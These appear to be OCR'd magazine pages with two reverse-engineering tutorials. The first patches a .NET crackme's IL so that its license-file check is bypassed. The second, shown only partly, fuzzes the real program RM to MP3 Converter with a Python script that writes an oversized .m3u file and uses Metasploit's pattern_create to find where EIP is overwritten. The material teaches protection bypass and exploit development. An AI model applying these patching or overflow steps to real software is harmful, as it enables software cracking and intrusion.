(Method RVA – Section Virtual Address) + File pointer to raw data; all values are in hexadecimal so using the Windows's calculator or any other calculator that support hexadecimal operations we get: *(1B44C – 2000) + 400 = 1984C* (Figure 14).

So `0x1984C` is the offset of the start of our method in our main executable, using any hexadecimal editor we can go directly to this location and what we



```
00019840   00 00 04 06 6F 59 00 00  0A 2A 00 00 13 30 02 00
00019850   1D 00 00 00 1C 00 00 11  02 6F 26 00 00 06 16 6F
00019860   40 00 00 0A 02 6F 22 00  00 06 28 5A 00 00 0A 6F
00019870   5B 00 00 0A 2A 00 00 00  1E 02 6F 2A 00 00 06 2A
00019880   13 30 02 00 2F 00 00 00  1D 00 00 11 02 6F 22 00
00019890   00 06 28 5C 00 00 0A 6F  5B 00 00 0A 02 6F 22 00
000198A0   00 06 72 09 02 00 70 6F  4B 00 00 0A 02 7B 0E 00
000198B0   00 04 2D 06 02 6F 2B 00  00 06 2A 00 13 30 03 00
000198C0   93 00 00 00 1E 00 00 11  28 5D 00 00 0A 72 1D 02
000198D0   00 70 28 5E 00 00 0A 0A  06 28 5F 00 00 0A 2D 53
000198E0   72 2F 02 00 70 1F 10 72  7F 02 00 70 28 60 00 00
000198F0   0A 26 02 16 7D 0E 00 00  04 02 6F 22 00 00 06 28
00019900   5A 00 00 0A 6F 5B 00 00  0A 02 6F 22 00 00 06 72
00019910   13 01 00 70 6F 4B 00 00  0A 02 6F 26 00 00 06 16
00019920   6F 40 00 00 0A 02 6F 20  00 00 06 16 6F 40 00 00
00019930   0A 2B 27 02 6F 22 00 00  06 28 5C 00 00 0A 6F 5B
00019940   00 00 0A 02 6F 22 00 00  06 72 A3 02 00 70 6F 4B
00019950   00 00 0A 02 17 7D 0E 00  00 04 2A 00 36 02 6F 20
00019960   00 00 06 17 6F 40 00 00  0A 2A 00 00 4E 72 BD 02
                         Offset:                    1984C
```

Figure 15. *Location on a hexadecimal editor*




Figure 16. *"Enable Me" button is enabled*

want change is few bytes after this offset considering the method header.

Going back to the sequence of bytes we got a bit ago `166F4000000A026F22000006` and going to the offset calculated before we get: Figure 15.

We want to change `ldc.i4.0` which is equal to `16` by `ldc.i4.1` which is equal to `17`, let's make this change and see what it reproduces (before doing any byte changes think always to make a backup of the original file) (Figure 16).

And yes our first problem is solved; we still have "Unregistered Crack Me" caption and still not tested "Save as…" button. Once we click on the button "Enable Me" we get the second one enabled which is supposed to be the main program feature. By giving it a try something bad happened: Figure 17.

Before saving, the program checks for a license, if not found it disables everything and aborts the saving process.

Protecting a program depends always on developer's way of thinking, there is as mush ways to protect software as mush ways to break them. We can nevertheless store protections in "types" or "kinds" of protections, among this, there is what we call "license check" protections. Depending on how developer imagined how the protection must behave and how the license must be checked, the protection's difficulty changes.

Let's see again inside our target: Figure 18.

The method `btn_EnableMe_Click _1()` is trigged when we press the button "*Enable Me*" we saw this, `btn_About_Click()` is for showing the message box when cliquing on "*About*" button, then we still have two methods: `btn_EnableMe_Click ()` and `checkLicence()` which seems to be interesting.

Let's go inside the method `btn_EnableMe_Click()` and see what it has to tell: Figure 19.

By clicking on the button save, instead of saving directly, the Crack Me checks the "registration stat" of the program, this may be a kind of "extra protection", which means, the main feature which is "saving file" is protected against "forced clicks";The Crack Me checks if it is correctly registered before saving even if the "Save as…" button is enabled when the button "Enable Me" is clicked, well click on `checkRegStat()` to see its content: Figure 20.

Here is clear that there is a Boolean variable that changes, which is *isRegistered* and till now we made no changes regarding this. So if *isReistered* is false (*if (!this.isRegistered)…)* the Crack Me makes a call to the `checkLicense()` method, we can see how `isRegistered` is initialized by clicking on `.ctor()` method: Figure 21.

`.ctor()` is the default constructor where any member variables are initialized to their default values. Let's go back and see what the method `checkLicense()` does exactly: Figure 22.

This is for sure a simple simulation of software "license check" protection, the Crack Me checks for the presence of a "lic.dat" file in the same directory of the application startup path, in other words, the Crack Me verifies if there is any "lic.dat" file in the same directory as the main executable file.






Figure 17. *Lic. Not found error*




```
btnAbout_Click(Object, EventArgs) : Void
btnEnableMe_Click(Object, EventArgs) : Void
btnEnableMe_Click_1(Object, EventArgs) : Void
checkLicence() : Void
checkRegStat() : Void
Dispose(Boolean) : Void
Form1_Load(Object, EventArgs) : Void
```

Figure 18. *Methods shown by Reflector*



```
private void btnEnableMe_Click(object sender, EventArgs
{
    this.checkRegStat();
}
```

Figure 19. *btn_EnableMe_Click() actual code source*



```
public void checkRegStat()
{
    this.lblStat.ForeColor = Color.Green;
    this.lblStat.Text = "Saving...";
    if (!this.isRegistered)
    {
        this.checkLicence();
    }
}
```

Figure 20. *Original source code of checkReStat() method*




Figure 21. *ctor() method*




Figure 22. *Method chcekLicense()*

Listing 2. *checkLicence() IL code*

```
.method public instance void checkLicence() cil managed
{
    .maxstack 3
    .locals init (
        [0] string str,
        [1] valuetype [System.Drawing]System.Drawing.Color color)
    L_0000: call string [System.Windows.Forms]System.Windows.Forms.Application::get_StartupPath()
    L_0005: ldstr "\\lic.dat"
    L_000a: call string [mscorlib]System.String::Concat(string, string)
    L_000f: stloc.0
    L_0010: ldloc.0
    L_0011: call bool [mscorlib]System.IO.File::Exists(string)
    L_0016: brtrue.s L_006b
    L_0018: ldstr "license file missing. Cannot save file."
    L_001d: ldc.i4.s 0x10
    L_001f: ldstr "License not found"
    L_0024: call valuetype [Microsoft.VisualBasic]Microsoft.VisualBasic.MsgBoxResult [Microsoft.
   VisualBasic]Microsoft.VisualBasic.Interaction::MsgBox(object, valuetype [Microsoft.VisualBasic]
   Microsoft.VisualBasic.MsgBoxStyle, object)
    L_0029: pop
    L_002a: ldarg.0
    L_002b: ldc.i4.0
    L_002c: stfld bool CrackMe2_HidenName_dotNET_Reversing.MainForm::isRegistered
    L_0031: ldarg.0
    L_0032: callvirt instance class [System.Windows.Forms]System.Windows.Forms.Label CrackMe2_
   HidenName_dotNET_Reversing.MainForm::get_LblStat()
    L_0037: call valuetype [System.Drawing]System.Drawing.Color [System.Drawing]System.Drawing.
   Color::get_Red()
    L_003c: callvirt instance void [System.Windows.Forms]System.Windows.Forms.Control::set_
   ForeColor(valuetype [System.Drawing]System.Drawing.Color)
    L_0041: ldarg.0
    L_0042: callvirt instance class [System.Windows.Forms]System.Windows.Forms.Label CrackMe2_
   HidenName_dotNET_Reversing.MainForm::get_LblStat()
    L_0047: ldstr "Unregistered Crack Me"
    L_004c: callvirt instance void [System.Windows.Forms]System.Windows.Forms.Label::set_
   Text(string)
    L_0051: ldarg.0
    L_0052: callvirt instance class [System.Windows.Forms]System.Windows.Forms.Button CrackMe2_
   HidenName_dotNET_Reversing.MainForm::get_btnEnableMe()
    L_0057: ldc.i4.0
    L_0058: callvirt instance void [System.Windows.Forms]System.Windows.Forms.Control::set_
   Enabled(bool)
    L_005d: ldarg.0
    L_005e: callvirt instance class [System.Windows.Forms]System.Windows.Forms.Button CrackMe2_
   HidenName_dotNET_Reversing.MainForm::get_btnSaveAs()
    L_0063: ldc.i4.0
    L_0064: callvirt instance void [System.Windows.Forms]System.Windows.Forms.Control::set_
   Enabled(bool)
    L_0069: br.s L_0092
    L_006b: ldarg.0
    L_006c: callvirt instance class [System.Windows.Forms]System.Windows.Forms.Label CrackMe2_
    HidenName_dotNET_Reversing.MainForm::get_LblStat()
     L_0071: call valuetype [System.Drawing]System.Drawing.Color [System.Drawing]System.Drawing.
    Color::get_Green()
     L_0076: callvirt instance void [System.Windows.Forms]System.Windows.Forms.Control::set_
    ForeColor(valuetype [System.Drawing]System.Drawing.Color)
     L_007b: ldarg.0
     L_007c: callvirt instance class [System.Windows.Forms]System.Windows.Forms.Label CrackMe2_
    HidenName_dotNET_Reversing.MainForm::get_LblStat()
     L_0081: ldstr "File saved !"
     L_0086: callvirt instance void [System.Windows.Forms]System.Windows.Forms.Label::set_
    Text(string)
     L_008b: ldarg.0
     L_008c: ldc.i4.1
     L_008d: stfld bool CrackMe2_HidenName_dotNET_Reversing.MainForm::isRegistered
     L_0092: ret
 }
```

Well, technically at this point, we can figure out many solutions to make our program run fully, if we remove the call to the `checkLicense()` method, we will remove the same way the main feature which is saving, since it is done only once the checking is done (Figure 2).

If we force the *isRegistered* variable taking the value *True* by changing its initialization (Figure 3), we will lose the call to `checkLicense()` method that itself calls the main feature ("*saving*") as its only called if *isRegistered* is equal to false as seen here (refer to *Figure* 2):

```
public void checkRegStat()
{
    this.LblStat.ForeColor = Color.Green;
    this.LblStat.Text = «Saving...»;
    if (!this.isRegistered)
    {
        this.checkLicence();
    }
}
```

We can alter the branch statement (if… else… endif, *Figure 4*) the way we can save only if the license file is *not found*.

We saw how to perform byte patching the "classical" way using offsets and hexadecimal editor, I'll introduce you an easy way which is less technical and can save us considered time.

We will switch again to *Reflector* (please refer to previous parts of this series for further information), this tool can be extended using plug-ins, we will use *Reflexil*, a Reflector add-In that will allow us editing and manipulating IL code then saving the modifications to disk. After downloading Reflexil you need to install it; Open Reflector and go *to Tools -> Add-ins* (in some versions View -> Add-ins), a window will appear click on "Add…" and select "*Reflexil.Reflector.dll*"; Once you are done you can see your plug-in added to the Add-ins window which you can close.

Well basically we want to modify the Crack Me a way we get "*File saved!*", Switch the view to see IL code representation of this C# code: Listing 2.

I marked interesting instructions that need some explanations, so basically we have this:


```
.method public instance void checkLicence() cil
                  managed
{
    .maxstack 3
//
(...)
    L_0011: call bool [mscorlib]System.
                 IO.File::Exists(string)
    L_0016: brtrue.s L_006b
    L_0018: ldstr "license file missing.
                 Cannot save file."
(...)
    L_0069: br.s
    L_006b: ldarg.0
(...)
    L_0081: ldstr «File saved !»
(...)

}
```

By referring to our IL instructions reference we have: Table 3.

The Crack Me makes a Boolean test regarding the license file *presence* (Figure 4), if file *found* it returns *True*, which means *brtrue.s* will jump to the line L_006b and the Crack Me will load "File saved!" string, otherwise it will go to the unconditional transfer control *br.s* that will transfer control to the instruction *ret* to get out from the whole method.

Table 3. *IL Instructions*

IL Instruction	Function	Byte representation
Call	Calls the method indicated by the passed method descriptor.	28
Brtrue.s	Transfers control to a target instruction (short form) if value is true, not null, or non-zero.	2D
Br.s	Unconditionally transfers control to a target instruction (short form).	2B
Ret	Returns from the current method, pushing a return value (if present) from the caller's evaluation stack onto the caller's evaluation stack.	2A



```
public void checkLicence()
{
  if (!File.Exists(Application.StartupPath + @"\lic.dat"))
  {
    Interaction.MsgBox("license file missing. Cannot save file.", MsgBoxStyle
    this.isRegistered = false;
    this.LblStat.ForeColor = Color.Red;
    this.LblStat.Text = "Unregistered Crack Me";
    this.btnEnableMe.Enabled = false;
    this.btnSaveAs.Enabled = false;
  }
  else
  {
    this.LblStat.ForeColor = Color.Green;
    this.LblStat.Text = "File saved !";
```

Sebastien LEBRETON's Reflexil v1.5
Method definition
Attributes | Custom attributes
Instructions | Variables | Parameters | Exception Handlers | Overrides


	Offset	OpCode	Operand
00	0	call	System.String Syste...
01	5	ldstr	\lic.dat
02	10	call	System.String Syste...
03	15	stloc.0	
04	16	ldloc.0	
05	17	call	System.Boolean Syst...

Figure 23. *Reflexil add-in panel*

Remember, we want our Crack Me to check for license file *absence* the way it returns *True* if file *not found* so it loads "*File saved!*" string. Let's get back to reflector, now we have found the section of code we want to change (Figure 5), here comes the role of our add-in *Reflexil*, on the menu go to *Tool -> Reflexil v1.x;* This way you can get *Reflexil* panel under the source code or IL code shown by *Reflector: Figure 23.*

This is the IL code instruction panel of *Reflexil* as you can see, there are two ways you can make changes using this add-in but I'll introduce for now only one, we will see how to edit instructions using IL code.


After analyzing the IL code above we know that we have to change the "*if not found*" by "*if found*" which means changing *brtrue.s (Table 1)* by its opposite, by returning to the IL code reference we find, *brfalse.s*: *Branch to target if value is zero (false),*



Method definition
Instructions | Variables | Parameters | Exception Handlers | Overrides | Attributes | Custom attributes

	Offset	OpCode	Operand
00	0	call	System.String System.Windows.Forms.Application::get_StartupPath()
01	5	ldstr	\lic.dat
02	10	call	System.String System.String::Concat(System.String,System.String)
03	15	stloc.0	
04	16	ldloc.0	
05	17	call	System.Boolean System.IO.File::Exists(System.String)
06	22	brtrue.s	-> (32) ldarg.0
07	24	ldstr	license file missing. Cannot save file.
08	29	ldc.i4.s	16

Figure 24. *Reflexil panel*



OpCode	brtrue.s
Description	Transfers control to a target instruction (short form) if value is true, not null, or non-zero.
Operand type	-> Instruction reference
Operand	-> (32) ldarg.0

Figure 25. *Editing instruction on Reflexil*




Figure 26. *Saving changes on Reflexil*




Figure 27. *All problems are solved!*

References

- Reflexi l – *http://sourceforge.net/projects/reflexil/*
- Dumpbin – *ftp://www.fpc.org/fpc32/VS6Disk1/VC98/BIN/DUMPBIN.EXE*
- LINK.exe – *ftp://www.fpc.org/fpc32/VS6Disk1/VC98/BIN/LINK.EXE*
- Crack ME #2 – *http://www.mediafire.com/?42vml4flc6yj097*

short form. This said, on *Reflexil's* panel; find out where is the line we want to change: Figure 24.

Right click on the selected line -> Edit…, now you get a window that looks like: Figure 25.

Remove "*brtrue.s*" and type the new instruction "brfalse.s" then click "*Update*", you see your modification done. To save "physically" this change, right click on the root of the disassembled Crack Me select Reflexilv1.x then *Save as…* (Figure 26).

This way we have a modified copy of our Crack Me, we have the "*Enable Me*" button enabled, by clicking on it we enable "Save as…" button and by clicking on this last we get our "File Saved!" message: Figure 27.

This article is at his end, it takes more time with more complex algorithms and protections but if you are able to get the IL code and can read it clearly you will with no doubt be able to bypass software protection.

SOUFIANE TAHIRI

Soufiane Tahiri is also an InfoSec Institute contributor, and computer security researcher from Morocco, specializing in reverse code engineering and software security. He is also founder of www.itsecurity.ma and practiced reversing for more several years. Dynamic and very involved, Soufiane is ready to catch any serious opportunity to be part of a workgroup. Contact Soufiane in whatever way works for you: Email:soufianetahiri@gmail.com Twitter: https://twitter.com/i7s3curi7y LinkedIn: http://ma.linkedin.com/in/soufianetahiri.

Reversing with Stack-Overflow and Exploitation

The theater of the Information security professional has changed drastically in rhe world of computing or digital World. So we are going to find the root.The keynote for secure the business is complete analysis of internal Business.

The prevalence of security holes in program and protocols, the increasing size and complexity of the internet, and the sensitivity of the information stored throughout have created a target-rich environment for our next generation advisory. The criminal element is applying advance technique to evade the software/tool security. So the Knowledge of Analysis is necessary. And that pin point is called "The Art Of Reverse Engineering"

What is Reverse Engineering

Reverse engineering is the process of taking a compiled binary and attempting to recreate (or simply understand) the original way the program works. A programmer initially writes a program, usually in a high-level language such as C++ or Visual Basic (or God forbid, Delphi). Because the computer does not inherently speak these languages, the code that the programmer wrote is assembled into a more machine specific format, one to which a computer does speak. This code is called, originally enough, machine language. This code is not very human friendly, and often times requires a great deal of brain power to figure out exactly what the programmer had in mind.

Why Should you Know

- Military or commercial espionage. Learning about an enemy's or competitor's latest research by stealing or capturing a prototype and dismantling it. It may result in development of similar product.
- Improve documentation shortcomings. Reverse engineering can be done when documentation of a system for its design, production, operation or maintenance have shortcomings and original designers are not available to improve it. RE of software can provide the most current documentation necessary for understanding the most current state of a software system
- Software Modernization. RE is generally needed in order to understand the 'as is' state of existing or legacy software in order to properly estimate the effort required to migrate system knowledge into a 'to be' state. Much of this may be driven by changing functional, compliance or security requirements.
- Product Security Analysis. To examine how a product works, what are specifications of its components, estimate costs and identify potential patent infringement.
- Bug fixing. To fix (or sometimes to enhance) legacy software which is no longer supported by its creators.
- Creation of unlicensed/unapproved duplicates.
- Academic/learning purposes. RE for learning purposes may be understand the key issues of an unsuccessful design and subsequently improve the design.
- Competitive technical intelligence. Understand what your competitor is actually doing, versus what they say they are doing.

What Should you Know?

The Stack: The stack is a piece of the process memory, a data structure that works LIFO (Last

2nd International Symposium in Grey-Hat Hacking

Submission deadline: June 30, 2013

Vulnerability Discovery, & Exploitation
Reverse Engineering & Obfuscation
Malware Creation, Analysis & Prevention
Embedded Systems Security
Hardware Vulnerabilities
Web Application Security

Network Exfiltration
Applied Cryptography & Cryptanalysis
Intrusion Detection & Prevention
Security & Privacy in Cloud, P2P
Penetration Testing
Disclosure & Ethics
Digital Forensics

GreHack

2nd edition

November 15, 2013

Grenoble, France

Program committee

(Intel, Israel) **Dan Alloun**
(NICT, Japan) **Ruo Ando**
(Kudelski Sec., Switz.) **Jean-Philippe Aumasson**
(Google, US) **Elie Bursztein**
(CEA-DAM, France) **Fabrice Desclaux**
(UCSB, US) **Adam Doupe**
(LIG, France) **Fabien Duchène**
(Veracode, US) **Chris Eng**
(Corelan, Belgium) **Peter Van Eeckhoutte**
(CMU, US) **Manuel Egele**
(IF-UJF, France) **Philippe Elbaz-Vincent**
(ESIEA, France) **Eric Filiol**
(Thailand) **The Grugq**

Mario Heiderich (Ruhr U. Bochum, Germany)
Pascal Lafourcade (VERIMAG, France)
Cédric Lauradoux (INRIA, France)
Pascal Malterre (CEA-DAM, France)
Laurent Mounier (VERIMAG, France)
Marie-Laure Potet (VERIMAG, France)
Paul Rascagneres (Malware.Lu, Luxembourg)
Sanjay Rawat (India)
Raphaël Rigo (ANSSI, France)
Nicolas Ruff (EADS Innovation Works, France)
Steven Seeley (Immunity, US)
Fermin J. Serna (Google, US)
Nikita Tarakanov (Russia)

www.grehack.org **@grehack**

hp cea Grenoble INP ensimag

Journal in Computer Virology and Hacking Techniques

Springer

in first out). A stack gets allocated by the OS, for each thread (when the thread is created). When the thread ends, the stack is cleared as well. The size of the stack is defined when it gets created and doesn't change. Combined with LIFO and the fact that it does not require complex management structures/mechanisms to get managed, the stack is pretty fast, but limited in size.

LIFO means that the most recent placed data (result of a PUSH instruction) is the first one that will be removed from the stack again. (by a POP instruction).

Each and every software has predefined subroutine or sub function that is called dynamically in the program, means

When a function/subroutine is entered, a stack frame is created. This frame keeps the parameters of the parent procedure together and is used to pass arguments to the subrouting. The current location of the stack can be accessed via the stack pointer (ESP), the current base of the function is contained in the base pointer (EBP) (or frame pointer).

The CPU's general purpose registers (Intel, x86) are:

- EAX: accumulator: used for performing calculations, and to store return values from function calls. Basic operations such as add, subtract, compare use this general-purpose register.
- EBX: base (does not have anything to do with base pointer). It has no general purpose and can be used to store data.
- ECX: counter: used for iterations. ECX counts downward.
- EDX: data: this is an extension of the EAX register. It allows for more complex calculations (multiply, divide) by allowing extra data to be stored to facilitate those calculations.
- ESP: stack pointer
- EBP: base pointer
- ESI: source index: holds location of input data
- EDI: destination index: points to location of where result of data operation is stored
- EIP: instruction pointer

So The Espinosa tools are used for complete go through or analytic of software which are listed below.

What kinds of tools are used?

There are many different kinds of tools used in reversing. Many are specific to the types of protection that must be overcome to reverse a binary. There are also several that just make the reverser's life easier. And then some are what I consider the 'staple' items- the ones you use regularly. For the most part, the tools fit into a couple categories:

Disassemblers

Disassemblers attempt to take the machine language codes in the binary and display them in a friendlier format. They also extrapolate data such as function calls, passed variables and text strings. This makes the executable look more like human-readable code as opposed to a bunch of numbers strung together. There are many disassemblers out there, some of them specializing in certain things (such as binaries written in Delphi). Mostly it comes down to the one your most comfortable with. I invariably find myself working with IDA.

Debuggers

Debuggers are the bread and butter for reverse engineers. They first analyze the binary, much like a disassembler Debuggers then allow the reverser to step through the code, running one line at a time and investigating the results. This is invaluable to discover how a program works. Finally, some debuggers allow certain instructions in the code to be changed and then run again with these changes in place. Examples of debuggers are Windbg, Immunity Debugger and Ollydbg. I almost uses Immunity debugger and ollydbg.

REAL ATTACK

Before start this we are using the following vulnerability which have stack based overflow and we will reversely analyze that file and will exploit for our cause.

- Vulnerability item-RM To MP3 Converter
- BOX-Windows xp SP2/SP3 (I m using sp3)
- Tool: Ollydbg, Immunity Debugger
- Backtrack Machine/Machine with metasploit installed

First of all create a python script with predefined written data into buffer and create a .m3u file. Open this file in rm to mp3 converter.so the file/software will crash due to stack overflow. In the image I loaded a script with 30,000 bytes of data into mp3 file which will get crash on the 2nd image or buffer overflow causes. This is the program (Figure 1).

```
#!/usr/bin/python
filename ='30000.m3u'buffer = "\x41" * 30000
```

```
file = open(filename,'w')
print"Done!"
file.close()
```

So the below diagram is the crash file of rm to mp3 (Figure 2).

The Debugger

In order to see the state of the stack (and value of registers such as the instruction pointer, stack pointer etc.), we need to hook up a debugger to the application, so we can see what happens at the time the application runs (and especially when it dies).

There are many debuggers available for this purpose. The two debuggers I use most often are ollydbg, and Immunity's Debugger (Figure 3 and Figure 4).

This GUI shows the same information, but in a more…errr.. graphical way. In the upper left corner, you have the CPU view, which shows assembly instructions and their opcodes (the window is empty because EIP currently points at 41414141 and that's not a valid address). In the upper right windows, you can see the registers. In the lower left corner, you see the memory dump of 00446000 in this case. In the lower right corner, you can see the contents of the stack (so the contents of memory at the location where ESP points at).

Anyways, in both cases, we can see that the instruction pointer contains 41414141, which is the hexidecimal representation for AAAA. And The Position is called "offset" value.

Checking The EIP Position

- From the result we know that the ESP and EIP register is overwritten.
- We don't know where the ESP and EIP register overwritten, so we make the structured string using pattern_create.rb to know the location the register overwritten.

Backtrack has the solution like metasploit.so we will use

```
root@dimitry-TravelMate-5730:/opt/metasploit3/msf3/
tools# ./pattern_create.rb 30000
```

we will got a generation and we will again create m3u file and run to the rm to mp3 converter to see the result (Figure 5).

Again Creating a m3u file with the following generation to check EIP Location and we have to open




Figure 1. *Fuzzer Test with 30,000 Bytes of Data*




Figure 3. *Debugger Analysis with Immunity Debugger*

